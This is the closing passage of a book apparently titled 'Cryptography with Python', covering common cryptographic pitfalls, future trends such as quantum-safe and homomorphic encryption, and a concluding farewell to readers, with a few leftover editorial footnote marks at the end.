3. **Neglecting Regular System Audits:** Imagine not checking your house for weak spots. Neglecting regular system audits can leave vulnerabilities undiscovered. Regularly audit your cryptographic systems to stay one step ahead of potential issues.
4. **Overlooking Implementation Details:** Even the best plans fail if not executed well. Overlooking implementation details, such as the correct use of algorithms or secure coding, can undermine the strongest cryptographic intentions.
5. **Assuming Encryption Solves Everything:** Encryption is powerful but not a silver bullet. Assuming it solves all security problems might leave other areas vulnerable. Always consider a holistic security approach.

Being mindful of these pitfalls helps us navigate the cryptographic landscape with confidence and foresight. It's not about avoiding challenges entirely but about being prepared to face them head-on.

7.4 Future of Cryptography

With the unending advancement in Technology, there definitely will be advancements in cryptography.

Let's take a look at a few trends of the future.

1. **Quantum Resistance:** Quantum-Safe Cryptography. As quantum computing looms, the cryptographic community actively develops methods resistant to quantum attacks. Expect a shift towards quantum-safe cryptographic algorithms to ensure data security in the quantum era.

2. **Homomorphic Encryption:** A groundbreaking concept that allows computations on encrypted data without decryption. This technology holds promise for secure data processing in fields where privacy is paramount, such as healthcare and finance.

3. **Blockchain and Cryptocurrencies:** Built on blockchain technology, leverage cryptographic principles for secure, transparent, and tamper-resistant transactions. Watch for advancements in blockchain-cryptography integration, influencing finance and various industries seeking decentralized security.

4. **AI and Cryptanalysis:** Adaptive threats and defenses. The rise of Artificial Intelligence introduces a new dimension to cybersecurity. AI-driven security solutions emerge alongside AI-guided cryptanalysis, creating a dynamic landscape where adaptive threats and defenses shape the future of digital security.

5. **Privacy-Preserving Technologies:** Cryptography integrates with biometrics to enhance authentication methods. Additionally, privacy-preserving technologies, such as confidential computing and anonymous credentials, pave the way for a future where individuals can confidently interact online without compromising their privacy.

As we navigate the horizon of cryptography, these trends—far from mere technological shifts—signify a strategic response to the evolving challenges in our digital age. Embrace the complexity and depth of these developments as cryptography molds the future of digital security.

Conclusion

In concluding our journey through this Cryptography with Python book, we've unraveled the complex tapestry of this pivotal field. From historical ciphers to cutting-edge algorithms, our exploration has provided a foundation for understanding cryptography's role in modern cybersecurity.

As we part ways, remember that cryptography is not just a set of techniques; it's an ever-evolving discipline that adapts to the challenges of our digital landscape. The projects and practical insights shared aim to empower you with hands-on experience, fostering a more profound comprehension of cryptographic principles.

As we discussed, the future of cryptography promises exciting developments, from quantum-resistant strategies to the threats and integration of artificial intelligence. Stay curious, remain proactive, and continue your journey through the evolving digital security landscape.

We hope this journey has equipped you with practical skills and ignited a lasting curiosity to explore further. The world of cryptography awaits your ongoing exploration, and we encourage you to continue your pursuit of knowledge in this captivating field.

Thank you for accompanying us on this cryptographic voyage. May your endeavors in Python and cryptography be both rewarding and secure. Happy coding and safe computing!

[1]rephrased
[2]rephrased
[3]added
[4]fixed an issue
[5]rephrased
[6]rephrased
[7]added